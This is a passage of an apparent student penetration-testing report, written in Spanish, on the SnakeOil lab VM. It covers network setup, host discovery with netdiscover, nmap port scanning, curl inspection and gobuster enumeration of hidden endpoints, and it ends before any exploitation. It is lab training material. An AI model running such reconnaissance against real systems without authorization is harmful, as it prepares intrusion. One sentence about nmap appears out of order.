


Configuración de red de las máquinas virtuales.

Para comenzar con las pruebas de penetración, se configuró un entorno virtualizado, con VirtualBox. Con dos máquinas virtuales, **Kali Linux** que fungirá como **máquina atacante**, y la máquina de **SnakeOil** que será nuestra **máquina víctima**.


Para la comunicación entre ambas máquinas se utilizó el modo de red de Adaptador **Host-Only**, que no proporciona salida hacia la red o el internet. Además de contar con un servidor DHCP que asigna direcciones IP automáticamente a las VM's conectadas.

Kali Linux

Para la configuración de la máquina atacante se configuró con dos interfaces de red, la primera utiliza el modo NAT, y se usa únicamente cuando es necesario el uso de Internet para actualizar herramientas. La segunda interfaz utiliza el Adaptador Host-Only que fue configurado.




Captura 1: Configuración Adaptador 1 NAT



Captura 2: Configuración Adaptador 2 Host-Only

Snake Oil

Para la configuración de la máquina víctima, se configuró la interfaz de red del Adaptador Host-Only, de esta forma puede sr visible para Kali, pero no tiene acceso a internet.



Captura 3: Configuración MV SnakeOil con interfaz de red Host-Only


Fase 1: Descubrimiento

Reconocimiento de la configuración de red

Antes de escanear buscando la IP de la máquina target, se necesita saber cuál es la propia IP y por cuál interfaz estás conectado a la red Host-Only. Esto nos permite identificar el rango de red sobre el cual se va a buscar SNAKEOIL.

Se iniciarán las máquinas virtuales, de SnakeOil primero y luego la de Kali. Al iniciar sesión en la máquina de Kali, se abrirá la terminal. Se utilizará el comando:

- **ip a:** *ip* es el comando de Linux de la herramienta de configuración de red, la opción *a*, permite visualizar las direcciones IP asignadas a todas las interfaces de red de la máquina.



Captura 4: Identificación de la dirección IP e interfaz Host-Only en Kali

El resultado de ejecutar **ip a**, nos muestra tres interfaces de red

- **lo:** la interfaz de loopback – 127.0.0.1
- **eth0:** la interfaz del adaptador NAT, que permite la salida a internet de la máquina de kali – 10.0.2.15
- **eth1:** la interfaz Host-Only, con una IP 192.168.56.102/24


Una vez habiendo identificado el rango de red, 192.168.56.0/24, se utilizó la herramienta **netdiscover** para detectar hosts activos mediante solicitudes ARP (Address Resolution Protocol), que es un protocolo que permite traducir una dirección IP a su dirección MAC dentro de una red local.

sudo netdiscover -i eth1 -r 192.168.56.0/24

- **sudo:** porque *netdiscover* necesita privilegios de root para enviar y capturar paquetes ARP.
- **-i eth1:** especifica que el escaneo se realice por la interfaz Host-Only, evitando usar la interfaz NAT (eth0) por error.
- **-r 192.168.56.0/24:** define el rango de red a escanear, correspondiente al segmento Host-Only compartido con la máquina objetivo.

Adicionalmente, nmap identificó el sistema operativo como Linux, mediante la información de servicio reportada.kali

Dado que los puertos 80 y 8080 no requieren autenticación previa para ser explorados, se determinó que estos representan la superficie de ataque más accesible en esta etapa, y serán el punto de partida para la fase de Enumeración.



Captura 5 ejecución del comando netdiscover

El escaneo mostró dos hosts activos: **192.168.56.100** y **192.168.56.101**. Para saber cuál era el equipo físico y cuál la máquina víctima, se revisó el adaptador Host-Only en VirtualBox (Herramientas → Redes → Redes solo-anfitrión), donde se confirmó que 192.168.56.100 es la IP del equipo físico.

Esto se comprobó también con netdiscover: ahí se vio que 192.168.56.100 fue quien envió las solicitudes ARP hacia las otras dos IPs. Es decir, el equipo físico era quien estaba buscando a las máquinas virtuales.

Con esto se confirmó que 192.168.56.101 es la IP de la máquina objetivo de *snakeoil*.

Escaneo de puertos y servicios


En esta etapa se busca identificar qué puertos de red están abiertos en la máquina objetivo y qué servicios corren detrás de cada uno. A diferencia del descubrimiento donde sólo se confirmó que la máquina existe y está activa en la red, aquí se investiga específicamente por donde podría comunicarse esa máquina con el exterior, ya que cada puerto abierto puede ser un posible punto de entrada o vector de ataque a evaluar.

Para esta fase se utilizó **nmap** (*network mapper*), una herramienta de escaneo de redes que permite determinar qué puertos están abiertos en un host, qué servicio corre detrás de cada puerto y posiblemente la versión exacta de ese servicio. Esta información es fundamental porque las vulnerabilidades suelen estar asociadas a versiones específicas.

El método más común que utiliza nmap es el TCP SYN scan (escaneo "sigiloso") que envía un paquete SYN a la máquina objetivo. EL paquete syn es una petición inicial de red para ver si un puerto está abierto sin llegar a conectar por completo. Este método no completa la conexión TCP, lo cual lo hace más rápido y menos detectable que un escaneo de conexión completa.

```
sudo nmap -p- -sS -sV 192.168.56.101
```

- **-sS**: realiza un TCP SYN scan.
- **-sV**: activa la detección de versión, nmap intenta identificar qué servicio corre y la versión específica del software.
- **-p-**: escanea todos los 65535 puertos.
- **192.168.56.101**: la IP objetivo (SNAKEOIL).



Captura 6: Escaneo completo con nmap

Se pudieron detectar tres puertos abiertos:

Puerto	Servicio	Version
22/tcp	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp	http	nginx 1.14.2
8080/tcp	http	nginx 1.14.2

Puerto 22/tcp: servicio SSH (OpenSSH 7.9p1, Debian 10+deb10u2), utilizado para acceso remoto por terminal, requiere credenciales válidas para autenticarse, por lo que no representa un vector de ataque inmediato sin antes obtener un usuario y contraseña.

Puerto 80/tcp : servidor web nginx 1.14.2, el puerto HTTP estándar. Es el punto de entrada más común para explorar contenido web público y buscar posibles vulnerabilidades.

Puerto 8080/tcp: un segundo servidor web nginx 1.14.2, corriendo en un puerto no estándar. La presencia de un servicio HTTP adicional en un puerto distinto al 80 sugiere que podría tratarse de una aplicación o panel separado del sitio principal, lo cual amerita ser explorado de forma independiente.


Enumeración de puertos

Puerto 80

Como primer paso de la Enumeración, se investigó el servidor web nginx corriendo en el puerto 80, comenzando con una petición manual antes de utilizar herramientas automatizadas

```
curl -i http://192.168.56.101
```

- curl: cliente de línea de comandos para realizar peticiones HTTP/HTTPS.
- -i: incluye las cabeceras de respuesta HTTP además del cuerpo de la página, permitiendo revisar información adicional del servidor.
- http://192.168.56.101: URL objetivo, sobre el puerto 80 por defecto.



```
kali@kali: ~  
[kali@kali:~]$ curl -i http://192.168.56.101  
HTTP/1.1 200 OK  
Server: nginx/1.14.2  
Date: Mon, 07 Sep 2026 07:07:47 GMT  
Content-Type: text/html  
Content-Length: 411  
Last-Modified: Sat, 19 Jun 2021 04:38:41 GMT  
Connection: keep-alive  
ETag: "94cd74d1-19b"  
Accept-Ranges: bytes  
  
<!DOCTYPE html>  
<html>  
<head>  
<title>Welcome to SNAKEOIL!</title>  
<style>  
  body {  
    width: 35em;  
    margin: 0 auto;  
    font-family: Tahoma, Verdana, Arial, sans-serif;  
  }  
</style>  
</head>  
<body>  
<h1>Welcome to SNAKEOIL!</h1>  
<p>Congratulations! SNAKEOIL is set up properly!</p>  
<p>If you are lost with life, <a href="https://www.google.com">Google</a> can help.<br/></p>  
</body>  
</html>
```

La respuesta confirmó que el servidor nginx 1.14.2 reveló una página de bienvenida estática, sin formularios, enlaces internos, ni comentarios en el código fuente. El archivo fue modificado por última vez el 19 de junio de 2021.


Puerto 8080

Se investigó el segundo servicio HTTP que fue detectado en el escaneo de puertos, en el puerto 8080. En esta ocasión no sólo se ejecutó el comando `curl -i http:// 192.168.56.101:8080`, también se abrió desde el navegador la página. Hubo hallazgos que pueden ser interesantes:



1. curl mostró una aplicación web funcional llamada *Good Tech Inc.'s Snake Oil Project*, con headers que indican contenido generado dinámicamente.

```
kali@kali: ~  
[kali@kali]~  
[~]  
curl -s http://192.168.56.101:8080/  
HTTP/1.1 200 OK  
Server: nginx/1.14.2  
Date: Mon, 07 Sep 2026 08:37:24 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 2882  
Connection: keep-alive  
  
<!doctype html>  
<html lang="en">  
<head>  
<!-- Required meta tags -->  
<meta charset="utf-8">  
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">  
  
<!-- Bootstrap CSS -->  
<link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQV3Ipm34MD+Dh/1fQ784/j6cY/Ij  
oRX12HZwIT" crossorigin="anonymous">  
  
<title> Welcome to Good Tech Inc.'s Snake Oil Project </title>  
</head>  
<body>  
<nav class="navbar navbar-expand-md navbar-light bg-light">  
<a class="navbar-brand" href="/">Good Tech Inc</a>  
<button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false" aria-label="Toggl  
<span class="navbar-toggler-icon"></span>  
</button>  
<div class="collapse navbar-collapse" id="navbarNav">  
<ul class="navbar-nav">  
<li class="nav-item active">  
<a class="nav-link" href="#">About</a>  
</li>  
</ul>  
</div>  
</nav>  
  
<h2>Introduction</h2>  
<h2>House Rules</h2>  
<h2>Useful Links</h2>  
</body>  
</html>
```

- Al explorar la página desde el navegador, se identificaron tres publicaciones visibles: *Introduction*, *House Rules* y *Useful Links*, cada una con un enlace de edición, sin requerir autenticación para realizar ediciones al contenido. Además, se observó una sección "New Post" para crear publicaciones, también accesible sin autenticación.



- Se encontró en la publicación *Useful Links*, contenido que menciona el uso del framework *Flask* de Python junto con la librería *flask-jwt-extended* para el manejo de autenticación mediante JSON Web Tokens. Esta información puede ser un indicio de la tecnología backend utilizada por la aplicación.




Fase de Analisis de vulnerabilidades

Posteriormente, se ejecutó la herramienta de gobuster, para encontrar rutas ocultas o no enlazadas a la pagina web principal

```
gobuster dir -u http://192.168.56.101:8080 -w /usr/share/wordlists/dirb/common.txt
```

- gobuster dir: ejecuta gobuster en modo de fuerza bruta de directorios/archivos.
- -u http://192.168.56.101:8080: URL base contra la cual se prueban los nombres de la wordlist.
- -w /usr/share/wordlists/dirb/common.txt: wordlist de nombres comunes de rutas y archivos, incluida por defecto en Kali.



```
kali@kali:~$ gobuster dir -u http://192.168.56.101:8080 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.101:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

=====
01 (Status: 200) [Size: 2197]
04 (Status: 200) [Size: 2324]
02 (Status: 200) [Size: 2356]
1 (Status: 200) [Size: 2197]
2 (Status: 200) [Size: 2356]
4 (Status: 200) [Size: 2324]
create (Status: 200) [Size: 2596]
login (Status: 405) [Size: 64]
registration (Status: 200) [Size: 29]
run (Status: 405) [Size: 178]
secret (Status: 500) [Size: 37]
test (Status: 200) [Size: 17]
users (Status: 200) [Size: 140]
Progress: 4613 / 4613 (100.00%)
=====
Finished

kali@kali:~$
```


El escaneo reveló varios endpoints no visibles desde la navegación normal de la aplicación:

- /login (Status: 405)
- /registration Status: 200)
- /run (Status: 405)
- /secret (Status: 500)
- /test (Status: 200)
- /users (Status: 200)

Estos hallazgos son relevantes porque amplían significativamente la superficie de ataque conocida hasta este punto: /registration sugiere la posibilidad de crear una cuenta sin necesidad de credenciales existentes, /users podría exponer información sensible sobre las cuentas del sistema, y /run y /secret, al devolver códigos distintos a 404, confirman su existencia y ameritan mayor investigación.

Verificación de endpoints descubiertos

